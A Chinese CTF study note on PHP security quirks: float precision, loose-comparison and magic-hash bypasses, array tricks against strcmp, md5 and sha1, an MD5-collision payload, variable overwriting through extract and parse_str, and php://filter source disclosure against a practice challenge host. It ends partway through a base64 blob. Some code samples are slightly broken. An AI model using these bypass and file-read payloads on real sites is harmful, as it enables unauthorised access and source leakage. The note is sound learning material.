学习目标3：

学习课题：PHP安全特性

包括但不限于链接中给出的部分

> https://www.sqlsec.com/2018/01/php.html
>
> https://www.cnblogs.com/Mrsm1th/p/6745532.html
>
> https://www.cnblogs.com/xishaonian/p/7628152.html
>
> https://blog.csdn.net/wy_97/article/details/79088218

PHP精度丢失问题

首先简单介绍下PHP所采用的双精度格式，IEEE 754

IEEE 754表示方法：

IEEE754 一般分为半精度浮点数、单精度浮点数、**双精度浮点数**

这里以64位浮点数为例，在这个长度下会使用**1位符号**，**11位指数**，**52位尾数。**

符号：0为正，1为负

指数：数据如果以2为底的幂，则采用偏移表示法

尾数：小数点后的数字

举几个例子：

IEEE 754标准在线转换网站：

https://tooltt.com/floatconverter/

0.57采用IEEE 754标准转换成二进制后如下

```
0 01111111110 0010001111010111000010100011110101110000101000111101
```

将52位尾数转换成二进制后：**0.56999999999999995**

注：转换时52位尾数前面要加个1，以表示该二进制数为负数，然后在前面加上**0.**以表示该数为浮点数

注：基本上所有语言双精度格式都采用IEEE 754，可以自己转转看，在线进制转换 | 进制转换器 — 在线工具 (sojson.com)

0.58采用IEEE 754标准转换成二进制后如下

```
0 01111111110 0010100011110101110000101000111101011100001010001111
```

转成二进制后：**0.57999999999999996**

为此，如果将0.57*100取整（intval），所返回的会是0.56，0.58*100则为0.57

特别的，如果一个数为0.5899999999999999999，将这个数打印出来后会是0.59，而0.59，在十进制中是这样的，但如果在浮点上，所表现的数会为0.58999999999999997，实验方法如下

```
echo serialize((float)0.59) . '<br>';
#返回：d:0.58999999999999997;
```

综上所述，永远不要以为程序会把浮点数的结果精确到最后一位，因为你永远不知道他里边是怎么运算的。

如果要避免上述的问题，解决方法如下

```
intval(0.58 * 1000 / 10) 或 intval(0.57 * 1000 / 10)
```

理论：

而正好，在PHP处理浮点数的运算中，采用的就是IEEE 754双精度格式，如果对一个数进行取整，所产生的最大相对误差为 **1.11e-16**，通过上面的例子，我们可以再举几个小实例

```
echo 1989.9 . '<br>';
#返回：1989.9
echo 1989.99999999999999 . '<br>';
#返回：1990
echo 1.99999999999999 . '<br>'; # (小数为15)
#返回：2
echo 0.5799999999999999 . '<br>';
#返回：0.58
echo 1.9999999999999 . '<br>'; # (小数为13)
#返回：1.9999999999999
echo 1.0000000000001 . '<br>'; # (小数为13)
#返回：1.0000000000001
echo 1.00000000000001 . '<br>'; # (小数为15)
#返回：1
```

如果要一一解释太麻烦了。。这里就通俗点讲，上面的1989.9返回1989.9，而1989.99999...会返回1990，这是因为在二进制里边，99999转成二进制后会出现上述0.59的问题，所以1989.99999...会返回1990。

理论就大致这些，这里写个CTF例子来参考下。

```
$flag = 'flag{test}';
extract($_GET);
if (strstr($num,'1')) {
    die('Out!');
}
if($num==1){
    var_dump($flag);
}
```

注：strstr(v1, v2)，该函数用于判断v2是否为v1的字串，如果是则该函数返回v1字符串从v2第一次出现的位置开始到v1结尾的字符串；否则，返回NULL。

这个例子大致一个情况就是，如果num=1则输出flag，这里由于使用了strstr函数，如果我们输入1的话自然会返回Out!，为此可以使用精度漏洞绕过去

Payload: **?num=0.99999999999999999999999**

弱类型及类型转换漏洞

先对PHP比较运算进行一个简单概括

PHP包含**松散**和**严格**比较

松散比较（==）比较值，但不比较类型，**严格比较**（===）即比较值也比较类型

```
echo (123 == "123")?1:0;
# 返回：1
echo (123 === "123")?1:0;
# 返回：0
```

```
$id = intval("12312a");
var_dump($id);
输出：12312
```

注4：字符串转成数字后会是0


```
var_dump(0 == "a");
# 返回： 1（0 & 0 自然为1）
```

在PHP中类型转换有一定的缺陷，如果一个**字符串**要转成数值类型，首先对字符串进行一个判断，如果字符串包含**e**、**.**、、**E**则会作为**float**来取值，否则则为**int**，上述例子由于a没有包含任何东西，所以被当作**int**来处理了，这里要说明的是，如果字符串起始部分为**数值**，则采用**起始的数值**，否则一律为**0**

具体查阅：https://www.php.net/manual/zh/language.types.numeric-strings.php

```
var_dump(111 == "111a");
# 返回： true
var_dump(111 == "1a");
# 返回： false
var_dump(100 == "1e2"); #采用科学计数法
# 返回：true
var_dump(23333 == "0x5b25"); #采用十六进制
# 返回：true
```

在**PHP8.0.0**之前（最新版本已修复），如果**字符串**与**数字**或者**数字字符串**进行比较，则会先进行**类型转换**再进行比较。



攻防PHP2

```
<?php
if("admin"===$_GET[id]) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
  echo "<p>Access granted!</p>";
  echo "<p>Key: xxxxxxx </p>";
}
?>
```

把admin给URL编码一下即可

```
admin->%61%64%6d%69%6e
```

但是发现传进去的值会直接给urldecode，为此在把编码后的admin再编码一遍

```
%61%64%6d%69%6e->%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65
```

传参拿Flag

PHP弱类型比较

在php中有几个函数存在松散性

strcmp()

https://www.php.net/manual/zh/function.strcmp.php

描述：**strcmp(str1, str2)**

如果 str1 小于 str2 返回 < 0； 如果 str1 大于 str2 返回 > 0；如果两者相等，返回 0。

注5：在php5.0以前，strcmp返回的是str2第一位字母转成ascii后减去str1第一位字母。

```
var_dump(strcmp("1","2"));
# 返回：-1
var_dump(strcmp("1","1"));
# 返回：0
var_dump(strcmp("1","0"));
# 返回：1
```

当strcmp比较出错后，会返回null，null则为0，举个例子

```
$flag = 'flag{123}';
if (strcmp($flag, $_GET['str']) == 0) {
    echo $flag;
}else{
    echo "Out!";
}
```

为了使strcmp比较出错，可以传入一个数组

Payload: **?str[]**

is_numeric()

is_numeric()用于检测数值是否为数值，如果遇到这个函数，可以用上述转换类型的特性（版本小于8.0.0），如果传入的是字符串，会先将字符串转换成数值

```
$flag = 'flag{111}';
$id = $_GET['id'];
if(is_numeric($id) > 0){
    echo 'Out!';
}else{
    if ($id > 233) {
        echo $flag;
    }
}
```

Payload: **?id=2333,**

Payload: **?id=2333%00**

Payload: **?id=2333A**

……

is_switch()

这个方法和类型转换一样大同小异，case会自动将字符转换成数值。这里来个例子就知道了


```
$a = "233a"; # 注意这里
$flag = "flag{Give you FLAG}";
switch ($a) {
    case 1:
        echo "No Flag";
        break;
    case 2:
        echo "No Flag";
        break;
    case 233:
        echo $flag;
        break;
    default:
        $a = 233;
        echo "Haha...";
}
```

输出：flag{Give you FLAG}

md5()

描述：**md5($字符串, $var2)**

计算**字符串**的 MD5 散列值，如果**var2**为真将返回16字符长度的原始二进制格式



==（0e比较）

md5在处理哈希字符串的时候，如果md5编码后的哈希值时**0e**（科学计数法）开头的，都一律解释为0，所以当两个不同的值经过哈希编码后他们的值都是以**0e**开头的，则每个值都是**0**

```
var_dump(0e912 == 0e112?1:0);
输出：1
```

```
echo 8e5 . "<br>"; // 10^5*8=800000
echo 1e4 . "<br>"; // 10^4*1=10000
echo 0e3 . "<br>"; // 10^3*0=0
```

常见md5以0e开头的值

数值型

```
240610708 0e462097431906509019562988736854 返回：0
314282422 0e990995504821699494520356953734 返回：0
571579406 0e972379832854295224118025748221 返回：0
903251147 0e174510503823932942361353209384 返回：0
```

字母型

```
QLTHNDT 0e405967825401955372549139051580 返回：0
QNKCDZO 0e830400451993494058024219903391 返回：0
EEIZDOI 0e782601363539291779881938479162 返回：0
TUFEPMC 0e839407194569345277863905212547 返回：0
```

举个例子

```
$flag = "flag{THIS_IS_REAL_FLAG}";
$v1 = $_GET['gat'];
$v2 = $_GET['tag'];
if ($v1 != $v2 && md5($v1) == md5($v2)) {
    echo $flag;
}else{
    echo "Out!";
}
```

代码简单说明一下，v1和v2是两个参数变量，首先v1不等于v2，意思就是两个值必须不相同，其次md5后的v1和md5后的v2必须相同，这时候就可以使用上述**0e**方法构造Payload，只需找出哪个值经过md5编码后以**0e**开头即可

Payload: **?gat=240610708&tag=314282422**


```php
<?php
echo 0e10 == 0e12;
error_reporting(0);
show_source(__FILE__);
$flag = "flag{THIS_IS_REAL_FLAG}";
$v1 = $_GET['gat'];
$v2 = $_GET['tag'];
if ($v1 != $v2 && md5($v1) == md5($v2))
        echo $flag;
}else{
        echo "Out!";
}
?> flag{THIS_IS_REAL_FLAG}
```

=== (数组比较)

如果遇到下列程序

```php
$flag = "flag{THIS_IS_REAL_FLAG}";
$str1 = $_GET['gat'];
$str2 = $_GET['tag'];
if (md5($str1) === md5($str2)) {
    echo $flag;
}
```

用上述0e方法自然是不可行的（注意：===），这时候就得使用数组来绕过了，如果传入一个数组的值，会报出错误（md5只能使用字符串），报错后就相当于绕过===这个条件了


Payload: **?gat[]=&tag[]=**

```php
<?php
echo 0e10 == 0e12;
show_source(__FILE__);
$flag = "flag{THIS_IS_REAL_FLAG}";
$str1 = $_GET['gat'];
$str2 = $_GET['tag'];
if (md5($str1) === md5($str2)) {
        echo $flag;
}
?>
```

Warning: md5() expects parameter 1 to be string, array given in **G:\Sites\pen_test\compare.php** on line **7**

Warning: md5() expects parameter 1 to be string, array given in **G:\Sites\pen_test\compare.php** on line **7**
flag{THIS_IS_REAL_FLAG}

注6：在PHP 8.0.0时，该方法行不通了



md5碰撞

如果遇到不能传入数组，只能传入字符串的时候，如下例

```
$flag = "flag{THIS_IS_REAL_FLAG}";
$str1 = $_GET["gat"];
$str2 = $_GET["tag"];
if((string)$str1 !== (string)$str2 && md5($str1)===md5($str2)){
    echo "flag{THIS_IS_REAL_FLAG}";
}else{
    echo "Out!";
}
```

这时候就得需要md5碰撞，上面判断条件的意思是，str1和str2内容必须不同，但是md5必须相同。

说人话就是md5一样，但内容完全不一样的字符串

关于md5碰撞可以翻阅这篇论文：https://www.iacr.org/cryptodb/archive/2005/EUROCRYPT/2868/2868.pdf（等我能熟练阅读英语文章后再回来阐述说明）


这里我们先用工具跑一下，使用FastCool对md5进行一个简单碰撞

首先创建一个文件1.txt，在里边输入任意值，其次使用命令


```
fastcoll -p 1.txt -o 2.txt 3.txt
```

分别生成2.txt和3.txt，这时候打开会发现这些是二进制字符串（？）

接着对这两个文件内容分别进**行md5编码**和url编码，会发现md5后的编码是一样的




使用工具校验



接着构造Payload即可

```
?
gat=1%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00b%87%24%8E%A1%E8H%B3y%BF%93%B8U%D2%F0e%1Bih%D3
%5CD%2A%0B%FF%21%83%FA%AF-
4%CF4%9B%F1%EF%5D%0D%3D%C1%EBE%3A%3B%E8U%7C%3Dm%89%DB%11%B7%BFkr%84.%01h%C0%C3%9
6%DFr%A5%CF%B4%08%F9%8D%E6a3%22%05%A5%C8%8Be%0F2%A7%96F%0CC%DB%1E%C5%B7f%D0%E6t%
EE%E9n%B6G%2A%9B9%A8%FAK%B9i%82%94%E1%FC%F3%A0%5D%B3%7F%C2%23I%FE%9F%C9d%84%B2%F
1%03&tag=1%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00b%87%24%8E%A1%E8H%B3y%BF%93%B8U%D2%F0e%1B
ihS%5CD%2A%0B%FF%21%83%FA%AF-
4%CF4%9B%F1%EF%5D%0D%3D%C1%EBE%3A%3B%E8%D5%7C%3Dm%89%DB%11%B7%BFkr%84.%01%E8%C0%
C3%96%DFr%A5%CF%B4%08%F9%8D%E6a3%22%05%A5%C8%8Be%0F2%A7%16F%0CC%DB%1E%C5%B7f%D0%
E6t%EE%E9n%B6G%2A%9B9%A8%FAK%B9i%82%14%E1%FC%F3%A0%5D%B3%7F%C2%23I%FE%9F%C9%E4%8
4%B2%F1%03
```



sha1()

sha1的参数不能为数组，传入数组会返回NULL，所以先传一个数组使得sha1函数报错，接着再左右两边传入不一样的内容，两边条件自然=1，相等即可绕过

```
$flag = "flag{Chain!}";
$get = $_GET['get'];
$teg = $_GET['teg'];
if ($get != $teg && sha1($get) === sha1($teg)) {
#if ($get != $teg && sha1($get) == sha1($teg)) {
    echo $flag;
}else{
    echo 'Out!';
}
```

Payload: **?get[]=&teg[]=1**

变量覆盖漏洞

如果传入一个参数**?id=1**，并且这个参数把原有的变量值给覆盖掉了则叫做**变量覆盖漏洞**，举个例子

```
$flag = "flag{Chain!}";
$a = "Ice";
$b = "Cliffs";
echo "$a" . "<br>";
echo "$b" . "<br>";
$a = $_GET['get'];  # $a 变量被我们传入的get给覆盖掉了
echo $a . "<br>";
echo $b . "<br>";
```

上面程序返回如下

```
a:Ice
b:Cliffs
a:
b:Cliffs
```

传入参数：**?get=Genshin**，返回

```
a:Ice
b:Cliffs
a:Genshin
b:Cliffs
```

可以发现，**$a**变量被我们传进去的**get参数**给覆盖了

漏洞产生原因

- register_globals（全局变量）为 On
- $$ 使用不恰当
- extract() 函数使用不当
- parse_str() 使用不当
- import_request_variables() 使用不当

$$

$$（可变变量 - https://www.php.net/manual/zh/language.variables.variable.php）

简单概括就是一个可变变量获得了一个普通变量的值并作为这个可变变量的变量名

- $ - 普通变量，$a = 1
- $$ - 引用变量，普通变量的值，$$b = "B"，

```
$a = "Ice";
$$a = "Cliffs";
echo $a . "<br>";
echo $$a . "<br>";
echo $Ice . "<br>";
```

返回

```
Ice
Cliffs
Cliffs
```

如果使用foreach来遍历数组的值，举个例子

```
$a = "A"; #
$b = "B"; # 注意这俩
echo $a . "<br>";
echo $b . "<br>";
foreach ($_GET as $key => $value) {
    $$key = $value;
}
echo $a . "<br>";
echo $b . "<br>";
echo $key . "<br>";
echo $$key . "<br>";
```

上面这个例子，直接运行返回如下

```
A
B
A
B
```

接着我们传入几个数据，如

```
?a=I'm A&b=I'm B
```

最终返回如下

```
A
B
I'm A
I'm B
b
I'm B
```

会发现$a和$b值被修改了，这是因为我们使用了foreach来遍历数组的值，上面有一句 **$$key = $value;**这句的意思是将获取到的数组键名（**$_GET**）作为变量，那么数组中的键值将作为变量的值。

上面传进去的参数可以看作，只需把 $_GET 替换成 **$array** 即可

```
$array = array(
    'a'=>'I\'m A',
    'b'=>'I\'m B'
);
```

来道题

```
$flag = "flag{Chain!}";
foreach ($_GET as $key => $value) {
    $$key = $value;
}
if ($id === "admin") {
    echo $flag;
}else{
    echo "Out!";
}
```

Payload: **?id=admin**

extract()

https://www.php.net/extract

描述：extract(**array**,**flags**,**prefix**)

- **array**：数组
- **flags**：
  - **EXTR_OVERWRITE** - 如果有冲突，覆盖已有的变量。 **(默认)**

    EXTR_SKIP - 如果有冲突，不覆盖已有的变量。

    EXTR_PREFIX_SAME - 如果有冲突，在变量名前加上前缀 prefix。 **(需要第prefix参数)**
  - ...
- **prefix**：该参数规定了前缀。前缀和数组键名之间会自动加上一个下划线。

extract用来将变量从数组中导入到当前的符号表中，并返回成功导入到符号表中的变量数目

```
$a = "Source";
$array = array(
    "a"=>"JP",
    "b"=>"RU",
    "c"=>"US",
);
extract($array);
echo "\$a = " . $a . "<br>"; # 注意这里，a原本是有内容的
echo "\$b = " . $b . "<br>";
echo "\$c = " . $c . "<br>";
```

返回

```
$a = JP
$b = RU
$c = US
```

接着将第二个参数改为**EXTR_PREFIX_SAME****，并将**prefix**设置为**fix**

```
$a = "Source";
$c = "Source1";
$array = array(
    "a"=>"JP",
    "b"=>"RU",
    "c"=>"US"
);
extract($array, EXTR_PREFIX_SAME, "fix");
echo "\$a = " . $a . "<br>";
echo "\$b = " . $b . "<br>";
echo "\$c = " . $c . "<br>";
echo "\$fix_a = " . $fix_a . "<br>";
echo "\$fix_b = " . $fix_b . "<br>";
echo "\$fix_c = " . $fix_c . "<br>";
```

返回

```
$a = Source
$b = RU
$c = Source1
$fix_a = JP
$fix_b =
$fix_c = US
```

如果extract第二参数未设置，并且用户输入了带值的参数，例子

```
extract($_GET);
echo $v1 . "<br>";
echo $v2 . "<br>";
```

输入 **?v1=Hello&v2=World**返回

```
Hello
World
```

来道例题

```
extract($_GET);
if ($pass == "admin") {
    echo $flag;
}
```

Payload: **?pass=admin**

漏洞应用：ThinkPHP 5.x版本，详见：[ThinkPHP 漏洞分析总结（主要RCE和文件 | Hyasin's blog]

parse_str()

https://www.php.net/manual/zh/function.parse-str.php

描述：parse_str(**str**)用于将字符串解析成多个变量，没有返回值\

```
parse_str("username=IceCliffs&password=123456");
echo "Username: " . $username . "<br>";
echo "Password: " . $password;
```

输出

```
Username: IceCliffs
Password: 123456
```

原本这个函数有array参数的，但在7.2后废除了，array变量会以数组元素的形式存入到这个数组，作为替代

来到例题

```
$UIUCTF = "UIUCTF Hacker.";
$id = $_GET['id'];
@parse_str($id);
if ($a[0] != 'QNKCDZO' && md5($a[0]) == md5('QNKCDZO')) {
    echo $flag;
}else{
    echo "Out!";
}
#QNKCDZO = 0e830400451993494058024219903391
```

注意第四行，和前面的md5比较有关系，但不同的是这里加入了**parse_str**这个函数，这段代码大致意思就和上面md5绕过的意思一样，如果md5编码后的哈希值时**0e**（科学计数法）开头的，都一律解释为0，所以当两个不同的值经过哈希编码后他们的值都是以**0e**开头的，则每个值都是**0**，与众不同的是我们要覆盖掉**a[0]**这个变量


Payload: **?id=a[0]=240610708**

register_globals

https://php.net/manual/zh/ini.core.php#ini.register-globals

register_globals 设置为 on的时候，传递的参数会**自动注册**为全局变量。

```
ini_set("register_globals", "On");
echo $a;
```



来个例子。。

```
$flag = "flag{REAL_FLAG}";
if ($_POST["getout"]==1 ){
    echo $flag;
} else {
    echo "Out!";
}
```

Payload: **getout=1**（POST）

伪协议妙用

先了解下php://

> php:// — 访问各个输入/输出流（I/O streams）

https://www.php.net/manual/zh/wrappers.php.php

说明：

PHP 提供了一些杂项输入/输出（IO）流，允许访问 PHP 的输入输出流、标准输入输出和错误描述符，

内存中、磁盘备份的临时文件流以及可以操作其他读取写入文件资源的过滤器。

php.ini中的配置：

- 在allow_url_fopen，allow_url_include都关闭的情况下可以正常使用php://作用为访问输入输出流

跟会读取文件内容的函数使用，如：**include**、**include_once**、**require**、**require_once**、**file_get_contents**

php://filter

作用：这个可以用来过滤我们发送或接收的的数据。 在CTF中可以用来读取脚本源代码

```
php://filter/read or write=/resource=数据流
```

- resource=<要过滤的数据流> **必须。**它指定了你要筛选过滤的数据流
- read=<读链的筛选列表> **可选。**可以设定一个或多个过滤器名称，以管道符（|）分隔。
  - 常用有：
  - **convert.base64**
    - 如果对其编码，则convert.base64-encode
    - 对应的解码，则convert.base64-decode
  - **convert.iconv.***
    - 详见：https://www.php.net/manual/zh/function.iconv.php
- write=<写链的筛选列表>**可选。**可以设定一个或多个过滤器名称，以管道符（|）分隔。

来个例子

```
$id = $_GET['id'];
include($id);
```


在CTF中可以用来读取文件内容（不用base64）

```
php://filter/read=resource=files.txt
```

用base64


```
php://filter/read=convert.base64-encode/resource=files.txt
```

PD9waHANCmVycm9yX3JlcG9ydGluZygwKTsNCiRpZCA9ICRfR0VUWydpZCddOw0KaW5jbHVkZSgkaWQpOw0KPz4=



上方base64解码后为compare.php文件源码


攻防例题（ICS-05）



index

进入index.php页面后发现存在参数page，直接包含index.php文件

```
http://111.200.241.244:57153/index.php?page=php://filter/read=convert.base64-encode/resource=index.php
```



PD9waHAKZXJyb3JfcmVwb3J0aW5nKDApOwoKQHNlc3Npb25fc3RhcnQoKTsKcG9zaXhfc2V0dWlkKDEwMDApOwoKCj8+CjwhRE9DVFlQRSBIVE1Pgo8aHRtbD4KCjxoZWFkPgogICAgPG1ldGEgY2hhcnNldD0idXRmLTgiPgogICAgPHRpdGxlPgogICAgICAgIOS6keW5s+WPsOiuvuWkh+e7tOaKpOS4reW/gwogICAgPC90aXRsZT4KICAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgaHJlZj0iaHR0cHM6Ly9jZG4uanNkZWxpdnIubmV0L25wbS9idWxtYS5taW4uY3NzIj4KPC9oZWFkPgoKPGJvZHk+CiAgICA8bmF2IGNsYXNzPSJuYXZiYXIgaXMtZGFyayIgcm9sZT0ibmF2aWdhdGlvbiIgYXJpYS1sYWJlbD0ibWFpbiBuYXZpZ2F0aW9uIj4KICAgICAgICA8ZGl2IGNsYXNzPSJuYXZiYXItYnJhbmQiPgogICAgICAgICAgICA8YSBjbGFzcz0ibmF2YmFyLWl0ZW0iPgogICAgICAgICAgICAgICAg5LqR5bmz5Y+w6K6+5aSH57u0